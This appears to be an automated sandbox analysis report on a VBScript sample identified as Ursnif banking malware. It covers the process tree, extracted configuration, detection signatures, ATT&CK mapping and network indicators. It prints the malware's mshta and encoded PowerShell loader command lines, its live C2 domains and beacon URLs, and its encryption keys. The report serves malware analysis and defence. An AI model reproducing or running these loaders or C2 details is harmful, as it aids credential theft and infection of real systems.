ID: 482024
Sample Name: presentation[2021.09.09_15-26].vbs
Cookbook: default.jbs
Time: 11:00:02
Date: 13/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report presentation[2021.09.09_15-2…

Overview


General Information

Sample Name:	presentation[2021.09.09_15-26].vbs
Analysis ID:	482024
MD5:	783f03c1b5f3465..
SHA1:	9100e6d4ce0edfc..
SHA256:	683fbb9eb6fd6a0..
Infos:	

Most interesting Screenshot:



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e.…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- System process connects to networ…
- Antivirus detection for URL or domain
- Found malware configuration
- Sigma detected: Powershell run cod…
- Benign windows process drops PE f…
- Sigma detected: Encoded IEX
- Multi AV Scanner detection for dropp…
- Hooks registry keys query functions…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6040 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\presentation[2021.09.09_15-26].vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- WmiPrvSE.exe (PID: 6484 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
  - rundll32.exe (PID: 4180 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer MD5: 73C519F050C20580F8A62C849D49215A)
    - rundll32.exe (PID: 5552 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 4504 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- WmiPrvSE.exe (PID: 4832 cmdline: C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding MD5: 7AB59579BA91115872D6E51C54B9133B)
- WmiPrvSE.exe (PID: 1372 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
- mshta.exe (PID: 3628 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Wfdc='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Wfdc).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 4672 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5008 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 2204 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\tjafqng0\tjafqng0.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 7044 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESDDD0.tmp' 'c:\Users\user\AppData\Local\Temp\tjafqng0\CSC6B09D7CB2D7045B59F7434F2A8CE445.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6736 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\qlsida3o\qlsida3o.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 2092 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESEAC0.tmp' 'c:\Users\user\AppData\Local\Temp\qlsida3o\CSCC809748AA5EB4643A41D26B71B98A016.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"IAodzSkRRXZVbpA8JuABjuUBQvpHiTpdg9dOAQp7bBw4t0xkkPvGywDaeciS3HngU/RkNYsOricM2S0LVvdwWlSJ6FdKpFt6YFFWOrsBfCiNFCtU5v/Ohii1LI6H4/OB/13204comC2he+ED1d47BeoZGdamjIEdPypU4ReJbSLrCxcR
MW03mJzNzM22WWjes9V+fVfZ8lvnVONnlm+2SejHIEhpJMv4VzqUiuRgWDBCh1ovNzO3eDJUiuSU1jFcdmg2ywuZOyDLXh6uuRZonMVTxMoziZw6y80jGvuwDFFQy5TMx6xbKoXdqNSwE60TugFay/vbpOuG0fp4zORCVEe39fTGD2o0G
ttx0E5BI4w=",
  "c2_domain": [
    "atl.bigbigpoppa.com",
    "pop.urlovedstuff.com"
  ],
  "botnet": "2500",
  "server": "580",
  "serpent_key": "Do9L8DmcVMtyFi6j",
  "sleep_time": "5",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "1"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000015.00000003.1100831932.0000000005888000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000020.00000003.1179024803.0000016F94C7C000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000015.00000003.1097126029.0000000005888000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000015.00000003.1097248260.0000000005888000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000020.00000000.1176959045.0000000000C90000.00000040.00020000.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
Click to see the 21 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
21.3.rundll32.exe.5838d48.2.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
21.3.rundll32.exe.578a4a0.1.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
21.3.rundll32.exe.58094a0.3.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
21.3.rundll32.exe.578a4a0.1.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Data Obfuscation:

Sigma detected: Powershell run code from registry

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropped file

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Yara detected Ursnif

System Summary:

- Writes registry values via WMI

Data Obfuscation:

- VBScript performs obfuscated calls to suspicious functions
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Hooks registry keys query functions (used to hide registry keys)
- Deletes itself after installation
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)

Malware Analysis System Evasion:

- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Benign windows process drops PE files
- Maps a DLL or memory area into another process

Compiles code for process injection (via .Net compiler)

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts 1	Windows Management Instrumentation 2 2 1	Valid Accounts 1	Valid Accounts 1	Disable or Modify Tools 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Scripting 1 2 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth
Domain Accounts	Native API 2	Logon Script (Windows)	Process Injection 8 1 3	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Logon Script (Mac)	File Deletion 1	NTDS	System Information Discovery 5 6	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Command and Scripting Interpreter 1	Network Logon Script	Network Logon Script	Rootkit 4	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	PowerShell 1	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Security Software Discovery 2 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Valid Accounts 1	DCSync	Virtualization/Sandbox Evasion 4 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Modify Registry 1	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 4 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 8 1 3	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rundll32 1	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\fum.cpp	56%	ReversingLabs	Win32.Worm.Cridex	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
21.2.rundll32.exe.4bc0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
art.microsoftsofymicrosoftsoft.at	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.m-	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://art.microsoftsofymicrosoftsoft.at/0QTFQ19LsLPPw2WV1xJ/YcBhtZLzUs6CSioSs9dLnb/aEb6zuvJhqdcs/1Hb1sg90/RWaFAF1NEpmrckuTWKaPqAA/24G0Hczqd6/RbhQoaSPqBLCdZu1n/MpE8YBnCkgqe/EyYs8PTQfhS/e3P4PnLK5TJvEZ/zj0oBbuVnCwlxQAQ_2FhY/0Zu1rFoV_2B4IBxL/S0k_2BzfYQGXk4l/RlIY9NCU_2Bq2C0qZR/XkIkWaJBq/tdpiFuEgu5qCEOsijppu/WtAIhPYjfYVFXMRTyYR/vZDnI_2BfmuNdCFB6L924B/9580GsWQ3CLj4/gdGO_2FS/6	0%	Avira URL Cloud	safe	
http://art.microsoftsofymicrosoftsoft.at/J7vFZ3DnKfP9_2BLqsOzhE/_2B0sX39iqKXX/xRC3_2Bn/FR7I7tC4Y_2BKbKZhTipXKo/Y68Clp5syo/AKjqJkiRp4I9iXaE1/6hTqbwupKV0Z/G7JGvRt1lPU/_2FoM5FRPpNFQ7/Q0DKQKOrk_2B_2BMtgkLi/AHH7yDMmOl_2BC_2/Bw6mGTTnqH2yR_2/BWwJ_2BspWSt3ypb_2/B3jzGWYjP/wQws_2BBySwRC_2FSzoA/9eCjcMJ9yhEG_2BMBin/PBuDF_2BwHt7nPiirKF3ia/yI6rUSMPL1t1W/Tqi6oYDf/4qfPSjhH9hVkFRq5vohLKMn/uKsZDY_2Bm7_2FTYT00/CD	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://atl.bigbigpoppa.com/_2Bd0AwZG9XFE1JsQD/cYUPvk3qo/ww4_2FJnUCtl_2FACzcA/gxGADMlKA5cRRoa6VfN/bztGPiRkqBO_2FeJB_2BBD/IZBC0D711zpQe/9l1y4Uwd/xWWDr7ndPnPsd3SHIlHFSP9/fiR_2F5_2B/KN2_2B_2B5ltX8nNz/A90VzmqpXUKU/D_2BBXI_2Fv/Sm1xwqkwGWKzxN/PYriFQN1XTg1Mt_2Fdo2G/CZqhw6Gkw9Ga7J6_/2Bpy6_2BqUSt_2F/vDyCdPXYj3l1xnWURR/qEzCiHG74/lyTcmp76Fgjy6Le_2BYj/rD_2FzgWNQQxd_2BlyQ/7fmZMqR3a8eHDmZNS7_2Fe/dWNBCQOVIE_2F/6naTDq9tL/Nw	100%	Avira URL Cloud	malware	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://atl.bigbigpoppa.com/ls0YKrv_/2BJV6E5mlJLydgYjyupmqAO/ebshbxfLmK/53ueumhRK5uHsu1wq/kpnvHeT3BjeE/FCqvgS3hqwT/mPkNYDb32X1Qkc/N7G1r4IU6bUFNgu5BVVbX/yjbVABqaYeB8_2B_/2Fc9vKfZ4hMWLC_/2F14B5QvoOUabGWCw8/plYcnGyms/aXOFWp0J_2FK_2F8o_2B/Cl_2FWn_2BX374n3ww4/TG_2ByfgHphR5COejTHsMy/gz3rKYS9XKGwv/EDh6_2Fg/2ikTmUt7QTCri3TRpRtQJWb/r2fO6KX7SN/6mXIe2jQ1oyEIqRjM/CLslWaugZB_2/FhqkmGlAeUa/nn8rVI84Q/hCoKY5	100%	Avira URL Cloud	malware	
http://atl.bigbigpoppa.com/fLZmMbWHBrDjVjdoP/PBIC_2FBgMAC/GLBRSVYh_2B/gOgSU0YMdVq_2B/zcwHolWkheDXq9xczsBhd/ElAduBsByQvdzYtm/u1rHkcLjXfXx1mz/65IOgBlAGjO7Q3M6vt/veJ56XC29/VYs86CKFiCgfUKe_2BfC/Owi_2FUGONT8UvwdsM8/JqV4Jr0011ZtMPmdvDnIrg/UTgh1kCejVnav/Uy_2FGvp/eeZw5tLTiHgf8fP7rzbZynm/BFygaGjj9P/SHhlv5Dn_2B4k8NOM/1M_2FM_2BW8G/dlVQieXVKAn/Zjy1O5qAJEGMC1/sQMiemHb82h85qSPQL4KI/K6v7yXzTOl7hZz/W	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
resolver1.opendns.com	208.67.222.222	true	false		high
art.microsoftsofymicrosoftsoft.at	188.127.235.42	true	true	• 4%, Virustotal, Browse	unknown
atl.bigbigpoppa.com	188.127.235.42	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://art.microsoftsofymicrosoftsoft.at/0QTFQ19LsLPPw2WV1xJ/YcBhtZLzUs6CSioSs9dLnb/aEb6zuvJhqdcs/1Hb1sg90/RWaFAF1NEpmrckuTWKaPqAA/24G0Hczqd6/RbhQoaSPqBLCdZu1n/MpE8YBnCkgqe/EyYs8PTQfhS/e3P4PnLK5TJvEZ/zj0oBbuVnCwlxQAQ_2FhY/0Zu1rFoV_2B4IBxL/S0k_2BzfYQGXk4l/RlIY9NCU_2Bq2C0qZR/XkIkWaJBq/tdpiFuEgu5qCEOsijppu/WtAIhPYjfYVFXMRTyYR/vZDnI_2BfmuNdCFB6L924B/9580GsWQ3CLj4/gdGO_2FS/6	true	• Avira URL Cloud: safe	unknown
http://art.microsoftsofymicrosoftsoft.at/J7vFZ3DnKfP9_2BLqsOzhE/_2B0sX39iqKXX/xRC3_2Bn/FR7I7tC4Y_2BKbKZhTipXKo/Y68Clp5syo/AKjqJkiRp4I9iXaE1/6hTqbwupKV0Z/G7JGvRt1lPU/_2FoM5FRPpNFQ7/Q0DKQKOrk_2B_2BMtgkLi/AHH7yDMmOl_2BC_2/Bw6mGTTnqH2yR_2/BWwJ_2BspWSt3ypb_2/B3jzGWYjP/wQws_2BBySwRC_2FSzoA/9eCjcMJ9yhEG_2BMBin/PBuDF_2BwHt7nPiirKF3ia/yI6rUSMPL1t1W/Tqi6oYDf/4qfPSjhH9hVkFRq5vohLKMn/uKsZDY_2Bm7_2FTYT00/CD	true	• Avira URL Cloud: safe	unknown
http://atl.bigbigpoppa.com/_2Bd0AwZG9XFE1JsQD/cYUPvk3qo/ww4_2FJnUCtl_2FACzcA/gxGADMlKA5cRRoa6VfN/bztGPiRkqBO_2FeJB_2BBD/IZBC0D711zpQe/9l1y4Uwd/xWWDr7ndPnPsd3SHIlHFSP9/fiR_2F5_2B/KN2_2B_2B5ltX8nNz/A90VzmqpXUKU/D_2BBXI_2Fv/Sm1xwqkwGWKzxN/PYriFQN1XTg1Mt_2Fdo2G/CZqhw6Gkw9Ga7J6_/2Bpy6_2BqUSt_2F/vDyCdPXYj3l1xnWURR/qEzCiHG74/lyTcmp76Fgjy6Le_2BYj/rD_2FzgWNQQxd_2BlyQ/7fmZMqR3a8eHDmZNS7_2Fe/dWNBCQOVIE_2F/6naTDq9tL/Nw	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://atl.bigbigpoppa.com/ls0YKrv_/2BJV6E5mlJLydgYjyupmqAO/ebshbxfLmK/53ueumhRK5uHsu1wq/kpnvHeT3BjeE/FCqvgS3hqwT/mPkNYDb32X1Qkc/N7G1r4IU6bUFNgu5BVVbX/yjbVABqaYeB8_2B_/2Fc9vKfZ4hMWLC_/2F14B5QvoOUabGWCw8/plYcnGyms/aXOFWp0J_2FK_2F8o_2B/CI_2FWn_2BX374n3ww4/TG_2ByfgHphR5COejTHsMy/gz3rKYS9XKGwv/EDh6_2Fg/2ikTmUt7QTCri3TRpRtQJWb/r2fO6KX7SN/6mXIe2jQ1oyEIqRjM/CLsIWaugZB_2/FhqkmGlAeUa/nn8rVI84Q/hCoKY5	true	• Avira URL Cloud: malware	unknown
http://atl.bigbigpoppa.com/fLZmMbWHBrDjVjdoP/PBIC_2FBgMAC/GLBRSVYh_2B/gOgSU0YMdVq_2B/zcwHoIWkheDXq9xczsBhd/ElAduBsByQvdzYtm/u1rHkcLjXfXx1mz/65IOgBlAGjO7Q3M6vt/veJ56XC29/VYs86CKFiCgfUKe_2BfC/Owi_2FUGONT8UvwdsM8/JqV4Jr0011ZtMPmdvDnlrg/UTgh1kCejVnav/Uy_2FGvp/eeZw5tLTiHgf8fP7rzbZynm/BFygaGjj9P/SHhlv5Dn_2B4k8NOM/1M_2FM_2BW8G/dlVQieXVKAn/Zjy1O5qAJEGMC1/sQMiemHb82h85qSPQL4KI/K6v7yXzTOl7hZz/W	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.127.235.42	art.microsoftsofymicrosoftsoft.at	Russian Federation		56694	DHUBRU	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	482024
Start date:	13.09.2021
Start time:	11:00:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	presentation[2021.09.09_15-26].vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@22/20@6/1
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 18.6% (good quality ratio 17.8%) • Quality average: 81% • Quality standard deviation: 27.4%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:03:42	API Interceptor	1x Sleep call for process: wscript.exe modified
11:04:04	API Interceptor	4x Sleep call for process: rundll32.exe modified
11:04:34	API Interceptor	25x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	sample.vbs	Get hash	malicious	Browse	• 208.67.222.222
	345678.vbs	Get hash	malicious	Browse	• 208.67.222.222
	start[526268].vbs	Get hash	malicious	Browse	• 208.67.222.222
	documentation_446618.vbs	Get hash	malicious	Browse	• 208.67.222.222
	start[873316].vbs	Get hash	malicious	Browse	• 208.67.222.222
	6bI5jJ1oIXeI.vbs	Get hash	malicious	Browse	• 208.67.222.222
	nostalgia.dll	Get hash	malicious	Browse	• 208.67.222.222
	Lbh0K9szYgv5.vbs	Get hash	malicious	Browse	• 208.67.222.222
	ursi.vbs	Get hash	malicious	Browse	• 208.67.222.222
	OcEyzBswGm.exe	Get hash	malicious	Browse	• 208.67.222.222
	u0So5MG5rkxx.vbs	Get hash	malicious	Browse	• 208.67.222.222
	PIfkvZ5Gh6PO.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Ry1j2eCohwtN.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Invoice778465.xlsb	Get hash	malicious	Browse	• 208.67.222.222
	9uHDrMnFYKhh.vbs	Get hash	malicious	Browse	• 208.67.222.222
	ursnif.vbs	Get hash	malicious	Browse	• 208.67.222.222
	8ph6zaHVzRpV.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Cetu9U5nJ7Fc.vbs	Get hash	malicious	Browse	• 208.67.222.222
	vntfeq.dll	Get hash	malicious	Browse	• 208.67.222.222
	231231232.dll	Get hash	malicious	Browse	• 208.67.222.222
art.microsoftsofymicrosoftsoft.at	sample.vbs	Get hash	malicious	Browse	• 185.251.90.253
	345678.vbs	Get hash	malicious	Browse	• 185.251.90.253
	start[526268].vbs	Get hash	malicious	Browse	• 185.251.90.253
